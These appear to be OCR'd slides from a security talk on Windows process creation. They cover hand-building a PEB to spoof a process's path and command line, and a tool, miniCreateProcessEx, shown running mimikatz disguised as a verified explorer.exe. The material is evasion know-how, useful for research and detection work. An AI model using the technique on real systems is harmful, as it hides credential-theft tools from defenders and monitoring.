


```
kernel32!CreateProcessW
    kernel32!CreateProcessInternalW
        filePtr = fopen( "C:\fishfish.exe" )
            ntdll!ZwCreateProcessEx( section )
```

Using ZwCreateSection, to create the file as an section
That's used for mapping into the process




note: in practice, fopen() should be replaced by CreateFile


C:/
EXE
EXE File
C:\fishfish.exe got clicked!
Explorer
path: "C:\fishfish.exe"
cmdline: "fishfish.exe http://30cm.tw"
workDir: "C:\Windows\System32"
Process
.ImageBase
PEB
PE Header
.text
.data
.idata
.reloc

```
kernel32!CreateProcessW
  kernel32!CreateProcessInternalW
    filePtr = fopen( "C:\fishfish.exe" )
      ntdll!ZwCreateProcessEx( section )
        ntdll!RtlCreateProcessParametersEx
```


create a PEB struct & write info manually
so we can make process path & cmdlinein in disguise :)



```
kernel32!CreateProcessW
  kernel32!CreateProcessInternalW
    filePtr = fopen( "C:\fishfish.exe" )
      ntdll!ZwCreateProcessEx( section )
        ntdll!RtlCreateProcessParametersEx
          ntdll!ZwCreateThreadEx
```

miniCreateProcessEx


https://github.com/aaaddress1/PR0CESS



mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```



C:\Users\aaaddress1\powershell.exe

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aaaddress1> .\miniCreateProcessEx.exe
C:\Users\aaaddress1\miniCreateProcessEx.exe [exe/to/run] [fake/file/path]

PS C:\Users\aaaddress1> .\miniCreateProcessEx.exe `
>> <#exe/to/run#> "C:\toolchain\mimikatz_64.exe" `
>> <#fake/path#>  "C:\windows\explorer.exe"
[v] create section from C:\toolchain\mimikatz_64.exe
[v] locate entry @ c7578
[v] process (00000000000000A0) spawned from section!
[v] setup parameters for PEB ok.
[v] enjoy :)
PS C:\Users\aaaddress1> _
```

miniCreateProcessEx

https://github.com/aaaddress1/PR0CESS




Image File

Windows Explorer

(Verified) Microsoft Windows

Version: 10.0.17763.1911

Build Time:

Path:

C:\Windows\explorer.exe

Command line:

C:\windows\explorer.exe


Current directory:

C:\Users\aaaddress1\

Autostart Location:

Task Scheduler\CreateExplorerShellUnelevatedTask

Parent: <Non-existent Process>(7616)




Process Explorer - Sysinternals: www.sysinternals.com [EXPLOIT-LAB\aaa...
File
Options
View
Process
Find
Users
Help
<Filter by name>
mimikatz 2.2.0 x64 (oe.eo)

Process	Window Title
explorer.exe	C:\Users\aaaddress1\Desktop\arsenal
powershell.exe	C:\Users\aaaddress1\powershell.exe
procexp.exe	
mimikatz_64.exe	mimikatz 2.2.0 x64 (oe.eo)
conhost.exe	

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.
  '#####'        > https://pingcastle.com / https://mysmartlogon.com
```


It's All About The Time :)

